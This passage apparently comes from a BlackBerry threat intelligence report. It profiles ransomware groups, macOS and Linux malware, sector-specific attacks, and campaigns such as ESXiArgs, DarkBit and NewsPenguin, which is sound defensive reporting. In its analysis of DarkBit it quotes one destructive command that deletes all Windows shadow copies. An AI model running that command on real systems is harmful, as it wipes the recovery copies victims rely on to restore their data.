Royal is a relatively new ransomware strain that first appeared in the wild in September 2022 and is thought to include members of the old Conti ransomware group. Royal targets Windows, Linux, and VMware® ESXi servers. The malware was initially distributed[10] via malvertising and phishing callback (a scheme in which phishing lures contain a callback number for users to call that entices them to install malicious software). Last December, Royal's operators took responsibility for an attack[11] on England's famous Silverstone Formula One racetrack.

BlackBasta

BlackBasta is a relatively new ransomware group operating as a ransomware-as-a-service (RaaS) that was first spotted in April 2022. It employs a double-extortion technique, demanding ransom to decrypt company data and extorting additional fees to keep the data from being leaked to the public.

BlackBasta uses tools like Qakbot (aka Qbot) and the PrintNightmare (CVE-2021–34527[12]) exploit in its attacks, and encrypts victim data with a combination of ChaCha20 and RSA-4096. BlackBasta's infection chain differs from target to target, and it encrypts data faster than other ransomware groups. Some of BlackBasta's behaviors are similar to malware previously produced by the Conti group.

BlackCat

BlackCat ransomware, which first appeared in the wild in November 2021, was the first major ransomware family authored in the Rust programming language. (As detailed in this report, Rust delivers more flexibility for threat actors to cross-compile binaries that target all major operating systems, widening its reach of potential targets and systems.) The group has used the Emotet botnet to deliver a ransomware payload. After a foothold is established, a Cobalt Strike beacon is deployed to allow the threat actors to move deeper within the target network.

BlackCat has been prolific since its inception, targeting numerous high-profile victims and using double and even triple-extortion methods. According to a 2022 FBI advisory[13], BlackCat ransomware affiliates are potentially linked to two older threat groups: DarkSide and BlackMatter. BlackCat made headlines in February 2023 after an attack on Munster Technological University in Ireland.

MACOS/OSX

Because Apple macOS is used less often in corporate environments than Windows or Linux, it's less frequently targeted with malware. However, while many believe that macOS devices are "safer" than their Windows or Linux counterparts, macOS malware is a growing threat that must be monitored. This section discusses categories of macOS malware observed across BlackBerry customer environments.

Trojans/Downloaders

The UpdateAgent Trojan (also known as WizardUpdate) targets macOS computers and first appeared in enterprise networks in 2020. This malware downloads and deploys additional payloads. Although the most common payload is adware, the initial loader could be used to download and execute more malicious code. UpdateAgent is concerning because it can circumvent Gatekeeper controls, a macOS security feature designed to prevent untrusted apps from running.

Adware

Adware is sometimes viewed as merely a nuisance, but it can be far more damaging. Displaying the unwanted ads relies on malicious behaviors, including monitoring user activity, communicating with a server, and downloading additional data or code. For example, the UpdateAgent Trojan deploys the aggressive adware AdLoad. We prevented numerous AdLoad infections among our customers who use macOS devices during this reporting period.

We also identified the continued use of Pirrit adware. This malware downloads and launches scripts and additional Mach object file format (Mach-O) executables on the compromised machine, which could be used to execute more dangerous code.

Cross-Platform Malware

With the emergence of cross-platform programming languages like Rust and Golang (aka "Go"), threat actors can develop malware and compile the same codebase for multiple operating systems, including macOS. This reduces the marginal cost of targeting non-Windows operating systems. During this reporting period, we observed malware affecting Mac® devices written in Golang only used to launch adware, but we anticipate cross-platform malware for Mac will have more ambitious goals in the future.

LINUX

Linux's popularity continues to grow. Up to 90 percent of public cloud services[14] run on Linux, and a significant number of businesses are migrating or planning a migration to cloud services. In addition, Linux is commonly used in the Internet of Things (IoT). Because Linux is not a common desktop OS in businesses, most infections rely on techniques such as brute-force attacks or exploiting network and server vulnerabilities instead of encouraging users to open an infected attachment. For these reasons, organizations that rely on Linux infrastructure require a comprehensive vulnerability management program to protect their servers.

During this reporting period, BlackBerry telemetry uncovered multiple Linux attacks attempting to deploy crypto miners that, in addition to consuming system resources, can allow the deployment of other malware such as backdoors that allow criminals remote system access.

The reporting period also included an increase in cross-platform ransomware that can target multiple operating systems. For example, the new Royal ransomware can target Linux as well as Windows and ESXi systems.

WE ANTICIPATE CROSS-PLATFORM MALWARE FOR MAC WILL HAVE MORE AMBITIOUS GOALS IN THE FUTURE.

Crypto Miners

Crypto miners use a victim's Linux system resources to mine digital cryptocurrency for financial gain, an activity known as cryptojacking[15]. BlackBerry researchers previously detected an attack using the Dota3 malware family[16], which attacks SSH servers that use weak passwords and installs the known crypto miner XMRig[17]. The Sysrv[18] crypto miner botnet, which has been active since early 2021, is compiled in the Go programming language and can execute on multiple operating systems. Sysrv attempts to download the loader from a .sh file, which indicates the attack was aimed at Linux systems. This botnet has multiple exploits and mines the cryptocurrency Monero using XMRig after compromising a system.

A recent attack exploited CVE-2022-35914[19], which is a vulnerability on GLPI (an open-source service management software typically used to manage helpdesks and IT assets). The attacker attempted to escalate their privileges by abusing PwnKit (CVE-2021-4034[20]). Several instances of malware were found on the victim's endpoint, including XMRig and a DoS tool known as BillGates.

UP TO

90%

OF PUBLIC CLOUD SERVICES RUN ON LINUX.

INDUSTRY-SPECIFIC ATTACKS

HEALTHCARE

According to PWC[21], digitizing healthcare is a pivotal issue for the industry. As healthcare digitization continues, the industry must prioritize security measures that ensure patient data and healthcare systems and infrastructure are protected. Cyber criminals increasingly seek to exploit vulnerabilities in the healthcare industry's complex, interconnected, and often aging digital infrastructure. Cyberthreats during this reporting period include data breaches, ransomware attacks, and other sophisticated threats.

Top Healthcare Threats

During this reporting period, Cylance Endpoint Security detected and prevented 5,246 unique malware samples and averted over 93,000 individual attacks. With an average of approximately 59 new malicious samples being identified and stopped each day, the sector continues to face significant threats.

In 2022, the U.S. Department of Health and Human Services (HHS) reported[22] that healthcare is a main target for Emotet, which has evolved into a botnet-operated dropper and delivery mechanism that can deliver a range of malicious payloads. Emotet poses a significant threat to the healthcare industry because it can infiltrate and move laterally within networks as well as provide an initial access point for malware, including ransomware. During this reporting period, BlackBerry telemetry showed an increase in the use of Emotet to target healthcare organizations.

Other top healthcare threats included the initial access infostealer RedLine, which was a top threat to the financial industry during the previous reporting period. Initial access brokers[23] (IABs) and affiliates of ransomware operations use stolen credentials to compromise networks and deploy ransomware. In the U.S., ransomware operators—notably BlackCat and Royal[24]—aggressively targeted the healthcare industry. Mallox[25] ransomware was observed as well.

In our previous report, we noted that different threat actors—including nation-state actors—were using commercial penetration testing tools like Cobalt Strike and Brute Ratel to make it difficult to distinguish between cyber criminal attacks and legitimate testing activities. During this reporting period, malicious use of Cobalt Strike was a top threat to the healthcare industry.

FINANCIAL

During this reporting period, financial institutions worldwide protected by BlackBerry® technologies were subjected to 231,510 malware attacks, with an average of 2,601 malware attacks per day. Of these attacks, 3,004 relied on new malware samples, for an average of 34 unique attacks daily. BlackCat was the most active ransomware family targeting our financial industry customers including banks, credit unions, and mortgage companies.

While Metasploit remains one of the most popular tools for targeting the financial industry, other weapons and groups such as ToddyCat[26] are now being observed. This relatively new threat actor was first reported in 2021 and typically targets Europe and the Asia-Pacific (APAC) region. During this reporting period, ToddyCat expanded to target financial systems in a Latin American country that is historically connected to APAC. ToddyCat is known to attack unpatched Microsoft® Exchange servers and includes other implants for desktop ecosystems[27].

The prominent RedLine infostealer remains the leader in targeting financial institutions. As part of an IAB scheme, RedLine collects and exfiltrates sensitive information from victims' machines for third parties to sell on the black market. RedLine's ongoing popularity is a result of its accessibility, pricing, and history of success.

GOVERNMENT/PUBLIC ENTITIES

Governments hold particularly sensitive information that is attractive to cyber criminals. As a result, governments face an ever-growing number of threats that are increasing in sophistication. Threat actors have aligned many of their tactics, techniques, and procedures (TTPs) to make it difficult to identify individual actors or any unique associations.


40,000

INDIVIDUAL ATTACKS AGAINST THE GOVERNMENT AND PUBLIC SERVICES SECTOR STOPPED, AND 6,318 UNIQUE MALWARE SAMPLES IDENTIFIED, FOR AN AVERAGE OF APPROXIMATELY 70 UNIQUE SAMPLES EVERY DAY.

During this reporting period, Cylance Endpoint Security solutions stopped more than 40,000 individual attacks against the government and public services sector, and identified 6,318 unique malware samples, for an average of approximately 70 unique samples every day. Attacks included infostealers, RATs utilizing advanced persistent threats (APTs), and direct targeting through physical access points.

The greatest number of threats in this sector were the result of infostealers used as commodity malware. RedLine and SmokeLoader were among the most prevalent. Both can act as infostealers and downloaders to deliver next-stage payloads for persistent access, and are commonly used to establish an initial infection and support the sale of established access to interested parties. Open-source threats including njRAT and Allakore were also detected, both of which are used by SideCopy's[28] targeted activities.

The reporting period also included multiple threats spread via infected USB devices, including the Phorpiex botnet, which was known for extortion campaigns in the late 2010s before switching to ransomware. The Pacific Islands were directly targeted by a threat actor tracked



as UNC4191[29]. And, USB-spread malware that launched reverse shells and next-stage payloads was found on several systems in Guam and the Philippines.

MANUFACTURING

The manufacturing industry is an attractive target for cyber criminals for many reasons including the following:

- Manufacturing supply chains are a vulnerable target because disruption anywhere in a supply chain can ripple throughout the entire industry.
- Many manufacturers possess patents and other intellectual property that makes them a potentially lucrative target for espionage and theft campaigns from sophisticated and even-state sponsored threat actors. Threat actors scan stolen data for intellectual property, and valuable assets may be ransomed or illegally sold (sometimes to a direct competitor).
- Large manufacturers often hold considerable financial assets, which increases their attractiveness to financially motivated threat actors such as ransomware groups.

Top Manufacturing Threats

During this reporting period, commodity infostealers including RedLine, Emotet, and RaccoonStealer v2 (aka RecordBreaker) were the most prominent threats to manufacturing, most likely because of their ability to exfiltrate valuable data.

Our telemetry revealed an Ave Maria downloader stub that used geofencing to target Taiwanese semi-conductor manufacturers throughout December 2022. The malicious file was bundled in a .RAR archive and named to match a common regional third-party supplier (a social engineering technique commonly used by threat actors). When the victim unzips and launches the executable, an infection chain begins with the delivery of the Ave Maria RAT.

We also found recent samples of the Mispadu (aka Ursa) infostealer targeting Latin American organizations, frequently around Mexico. This multi-stage malware abuses the AutoIT scripting language and primarily focuses on stealing banking credentials and login data.

THIS MULTI-STAGE MALWARE, MISPADU INFOSTEALER, ABUSES THE AUTOIT SCRIPTING LANGUAGE AND PRIMARILY FOCUSES ON STEALING BANKING CREDENTIALS AND LOGIN DATA.

Manufacturing systems increasingly rely on resource-intensive automation, which presents an attractive target for cryptojacking. This reporting period included a large uptick of Trojanized crypto miners, including versions of the XMRig open-source CPU/GPU miner.

Wider Manufacturing Threat Landscape

The threat landscape for the manufacturing industry continues to expand. In early January 2023, a security researcher published a vulnerability found in an auto manufacturer's web-facing worldwide supply-chain management application, which should only be accessible by third-party suppliers and employees. If successfully exploited, the vulnerability could have allowed attackers to access confidential data including supplier details, internal projects, and much more. The researcher reported their findings to the manufacturer, enabling them to fix the flaw.

In early February 2023, a U.S.-based network hardware manufacturer confirmed[30] that they had been breached in January by the Play ransomware group. And, in January 2023, the Vice ransomware group—which previously focused on attacking healthcare and education targets—was found targeting Brazil's manufacturing industry[31].

ENERGY

Energy companies manage complex supply lines and global suppliers and are continually balancing strategies for utilization and reserves. The industry is of particular interest to nation-state actors planning geopolitical attacks. Because any disruption in power management can have devastating consequences, the energy industry must be extremely security-conscious to eliminate the possibility of a successful attack, including training users to recognize and avoid social engineering and spearphishing attempts to gain access to systems.

The energy industry ecosystem includes business IT systems, operational technology (OT) including critical energy infrastructure, and increasing numbers of technologies supporting IT and OT integration and interconnection. In 2022, Russia physically and digitally targeted Ukraine's energy grids, and the BlackBerry Threat Research and Intelligence team has a high degree of confidence that Indestroyer2 malware was deployed in an attempt to take down and disrupt the country's electric power systems. Overall, Russia's assaults affected nearly half of the country's power infrastructure, and Ukraine's Minister of Energy predicts that the prolonged assault is not likely to stop[32] in the near future. The European Union responded quickly[33] to advance initiatives that prioritize cybersecurity for energy infrastructure.

THE ENERGY INDUSTRY WAS MOST OFTEN TARGETED BY THE

EMOTET

DOWNLOADER.

Top Energy Threats

In this reporting period, the energy industry was most often targeted by the Emotet downloader. Given the malware family's pervasiveness, Emotet attacks are likely to continue. Our telemetry also identified commodity infostealers including RedLine, IcedID, and FickerStealer, affecting the energy industry. Because these malware families are sold as MaaS at relatively low prices, they are likely to continue to be used in energy industry attacks. Even though these threats were successfully blocked and did not result in compromise or damage, they represent a notable increase in the number of attacks against the industry.

In the U.S., the ransomware group ALPHV targeted a privately owned natural gas and oil producer[34], infiltrating their systems and deploying BlackCat ransomware. Though the company claimed that the attacks resulted in minimal disruption, more than 400GB of leaked data was exposed in the double extortion play. ALPHV also targeted[35] a Colombian energy supplier that successfully took down online systems.

Wider Energy Threat Landscape

The energy industry's infrastructure relies on complex OT including industrial control systems (ICS) and supervisory control and data acquisition (SCADA) devices that must be protected against external threats. While vulnerabilities in energy OT are relatively uncommon, this reporting period included sophisticated attacks against U.S. electric and gas infrastructure, demonstrating that these systems are not impenetrable. For example, during this period, the Russia-linked malware PIPEDREAM attempted to compromise ICS[36] in electric and natural gas infrastructure around the U.S.

In addition to threats to the physical infrastructure, business operations in the energy industry are also a common target, and organizations in this highly visible industry must protect both their OT and IT infrastructure.

THIS PERIOD AT A GLANCE

LockBit

APT28/Sofacy

BlackCat Gang Targets Irish University

Tsunami/Linux Backdoor

PlugX

XOR DDoS Linux Malware

DarkBit Ransomware Targets Israel with Command-Line Options and Optimized Encryption Routines

SEO Poisoning

Meterpreter

Blind Eagle Targets Colombia’s Judiciary, Financial, Public, and Law Enforcement

Previously Unknown Threat Actor NewsPenguin Targets Pakistan with Advanced Espionage Tool

Gamaredon Targets Ukrainian Organizations with Telegram

RedLine

Abuse of Microsoft OneNote

ESXiArgs Ransomware Knocks Out Unpatched VMware ESXi Linux Servers Worldwide

NOTABLE THREAT ACTORS AND WEAPONS

Notable threat actors and weapons covered in this report are listed below

APT28/Sofacy

APT28, also known as Sofacy, is a highly skilled and well-resourced cyber espionage group believed to operate on behalf of the Russian government. Active since at least 2007, the group targets a wide range of sectors, including government, military, defense contractors, and energy companies. APT28 has been associated with various APT campaigns, including Operation Pawn Storm and Operation Sofacy. The group uses a range of custom-built and publicly available malware including Sednit (also known as Sofacy or X-Agent), Komplex, and Zebrocy, and has been known to use spearphishing and social engineering tactics to gain initial access to their targets.

Tsunami/Linux Backdoor

Tsunami Linux Backdoor malware is commonly used to gain remote access to compromised machines. Some specific groups are associated with Tsunami (such as TeamTNT[37]), but it is also used by other cyber criminals. Once installed, this malware allows attackers to execute arbitrary commands, upload and download files, and run shell scripts on the infected system.


XOR DDoS Linux Malware

First discovered in 2014, XOR DDoS is a Linux Trojan known for its ability to launch sophisticated multi-vector distributed denial-of-service (DDoS) attacks. XOR DDoS infects systems by exploiting weak or default login credentials or vulnerabilities in outdated software. Once installed, the malware uses C2 infrastructure to communicate with its botnet of infected machines and launch DDoS attacks. Various cyber criminals have used XOR DDoS to orchestrate targeted attacks on servers and web sites, and the malware is part of a growing trend targeting IoT devices, especially those running on Linux.

PlugX

PlugX is a RAT that allows an attacker to gain control of an infected system and conduct a range of malicious activities including exfiltrating sensitive data and monitoring user activity. Attackers often use PlugX in conjunction with other malware, such as keyloggers and ransomware, to facilitate a range of malicious activities on an infected system. PlugX is noted for stealth capabilities that make it challenging to detect and remove from a system. The malware spreads through multiple methods including phishing emails, drive-by downloads (in which programs are installed without consent), and exploiting software vulnerabilities. Once the malware infects a system, it establishes a connection to a remote C2 server, enabling the attacker to control the infected system remotely.

PlugX has been used by multiple threat actors over the years, including APT10, APT17, and APT27, all of which are widely believed to be state-sponsored hacking



groups. Cyber criminal organizations including Emissary Panda, Deep Panda, and KHRAT have also employed the malware. PlugX has been used in targeted attacks against government agencies, defense contractors, and businesses operating in various sectors, such as healthcare, finance, and technology.

Meterpreter

The BlackBerry Threat Research and Intelligence team discovered multiple intrusion attempts by Meterpreter payloads. Meterpreter is a powerful post-exploitation tool that attackers use to gain control of compromised systems and execute arbitrary commands. Meterpreter payloads are often associated with cyber crime and adversary-simulation applications, and have also been used in nation-state-sponsored attacks. Cobalt Strike and Meterpreter are often used to blur the line between cyber-crime-related and state-sponsored attacks. This tool is widely used by diverse threat groups including APT41, FIN6, FIN7, FIN10, FIN11, GCMAN, MuddyWater, Silence, and Turla.

RedLine

Cyber criminals frequently deploy the RedLine infostealer to gather valuable information from compromised systems. This malware was observed in many attacks and is not directly attributed to a specific threat actor. In addition to data theft, the tool is also commonly used to facilitate initial access for network intrusions, which can then be sold through IAB services and other underground marketplaces. Successful RedLine-facilitated breaches are frequently followed by further attacks (such as ransomware) that amplify the impact of the initial intrusion.

SUCCESSFUL REDLINE-FACILITATED

BREACHES

ARE FREQUENTLY FOLLOWED BY FURTHER ATTACKS THAT AMPLIFY THE IMPACT OF THE INITIAL INTRUSION.

SEO Poisoning

Search-engine optimization (SEO) is a series of techniques designed to help web sites appear higher in a list of search results at common search engines. In SEO poisoning, threat actors optimize malicious web pages to display at the top of a search results page as if they are published by a recognized and trusted source such as a vendor. By “borrowing” the reputation of legitimate web sites, poisoned sites lure victims to visit pages where their systems are attacked. SEO poisoning increased during this reporting period, especially in the healthcare industry, and is expected to grow.

MOST SOUND ATTACKS

ESXiArgs Ransomware Knocks Out Unpatched VMware ESXi Linux Servers Worldwide

The first reports[38] of a massive new ransomware outbreak targeting unpatched VMware ESXi servers began online in early February 2023. Originating in France[39] but rapidly spreading worldwide, some reports specified that it encrypted several thousand servers on the first day of operation alone.

The threat actor behind this new ransomware exploited a two-year-old vulnerability (CVE-2021-21974[40]) in Internet-facing VMware ESXi servers to gain entry and deploy ransomware. The following ESXi versions were amongst those susceptible to the attack:

- ESXi versions 6.5.x prior to ESXi650-202102101-SG
- ESXi versions 6.7.x prior to ESXi670-202102401-SG
- ESXi versions 7.x prior to ESXi70U1c-17325551

The ransomware components included an ELF file encryptor and an encrypted.sh shell script designed to coordinate the execution chain, including execution of the encryptor.

Upon execution, the malware modified the VMX configuration file name, terminated any running VMX processes, and identified and encrypted files with extensions .vmx, .vmxf, .vmsd, .nvram and .vmdk. Then, the malware deleted the originals.

Next, the malware dropped a ransom note requesting the seemingly arbitrary amount of 2.092716 Bitcoin (BTC), which was approximately $48,000 USD at the time of the attacks. According to the note, the data would be publicly exposed if the threat actor was not paid within three days.

The vendor issued a patch for the CVE-2021-21974 vulnerability two years earlier in February 2021. This attack highlights the critical importance of up-to-date patch management programs, and demonstrates that Linux-based systems are vulnerable to attacks and becoming an increasingly attractive target for threat actors.

DarkBit Ransomware Targets Israel with Command-Line Options and Optimized Encryption Routines

In mid-February, the Technion Israel Institute of Technology was attacked by a new strain of ransomware called DarkBit. The threat actor appeared to have geopolitical motivations, and the ransom note contained anti-government and anti-Israeli messaging as well as remarks about tech layoffs occurring at that time.

The ransomware was written in Golang and, using an unknown infection vector, deployed an embedded config file with specific parameters for the malware to follow including which file types to exclude from encryption, the ransom note, and instructions to split larger files for segmented encryption.

The malware could also be executed using command-line options for a customized attack flow, including optional multithreading for a speedier encryption routine. Upon execution, the malware executed the following call:

```
| – “vssadmin.exe delete shadow /all /Quiet”
```

This command deleted shadow copies, impeded recovery efforts, and located targeted file types on the host machine that would then be encrypted with AES-256 and appended with the extension .Darkbit.

A ransom note titled RECOVERY_DARKBIT.txt was dropped in all affected directories with instructions on how to pay the ransom, which was set at 80 BTC, equivalent to $1,869,760 USD at the time of the attack. The note stated that a 30 percent penalty would be added if the ransom was not paid within 48 hours, and that data would be leaked if the ransom was not paid within five days.

The wording of the ransom note and similar comments on the threat actor's social media and web site suggest that the attack was the work of a disgruntled employee, group of employees, or hacktivists.

Previously Unknown Threat Actor NewsPenguin Targets Pakistan with Advanced Espionage Tool

The BlackBerry Threat Research and Intelligence team recently published findings about NewsPenguin, a previously unknown threat actor targeting Pakistan-based organizations with custom phishing lures.

The lures were themed around the Pakistan International Maritime Expo & Conference held February 10–12, 2023, and contained an attached weaponized Word document that was disguised as an exhibitor manual for the conference. The document used a remote template injection technique and embedded malicious macros to retrieve the next stage of the infection chain, which ultimately led to a final payload, updates.exe.

This previously undocumented espionage tool contains a wide array of anti-analysis, anti-sandbox, and information stealing features that include:

- Checking the size of the host hard drive
- Determining whether the host has more than 10GB of RAM
- Using GetTickCount to identify uptime
- Determining whether it is operating in a sandbox or virtual machine

Upon installation, the malware checks in and registers the compromised host with a hardcoded C2 server via a 12-character string identifier. The host can then receive instructions from the attacker as a series of built-in commands. The commands include the ability to:

- Identify and list process and host information
- Identify and copy, delete, move, and/or modify files and directories on the host
- Execute portable executables
- Terminate processes (including itself)
- Upload (exfiltrate) the victim's files and download files that could include additional malware

As an additional evasive technique, the malware waits exactly five minutes between issuing commands. This may help minimize noise associated with its C2 communications and help it remain undetected by security and detection mechanisms.

Because the targeted event was organized by the Pakistan Navy and focused on marine and military technologies, this new threat actor may have been motivated by infostealing or espionage purposes rather than financial ones. We will continue to track and monitor this group's activities.

Gamaredon Targets Ukrainian Organizations with Telegram

Gamaredon (aka ACTINIUM) is a publicly attributed state-sponsored Russian APT group that has targeted Ukrainian individuals and entities for a decade.

At the turn of the new year, the BlackBerry Threat Research and Intelligence team published findings on a new Gamaredon campaign in which the group leveraged the popular messaging app Telegram as part of a multi-stage execution chain. The use of Telegram helped the campaign's activities blend in with normal network traffic and remain undetected.

The infection vector of the campaign was a series of highly targeted phishing lures with attached weaponized documents written in Russian and Ukrainian that were designed to appear as if they originated from real Ukrainian government agencies. The documents employed remote template injection techniques such as the exploitation of CVE-2017-0199[41], which allows execution of code through infected Word files. When a malicious document is opened, the next stage of the attack begins.

Geofencing was used to ensure that only targets with Ukraine IP addresses were affected. If the target was confirmed to be in Ukraine, a script was downloaded that connected to a hardcoded Telegram account that led to a new malicious IP address. Each Telegram account periodically deployed a new IP address to construct a new URL, which would serve the next stage payload. This structure allowed the group to dynamically refresh their infrastructure while remaining difficult to detect by traditional security mechanisms.

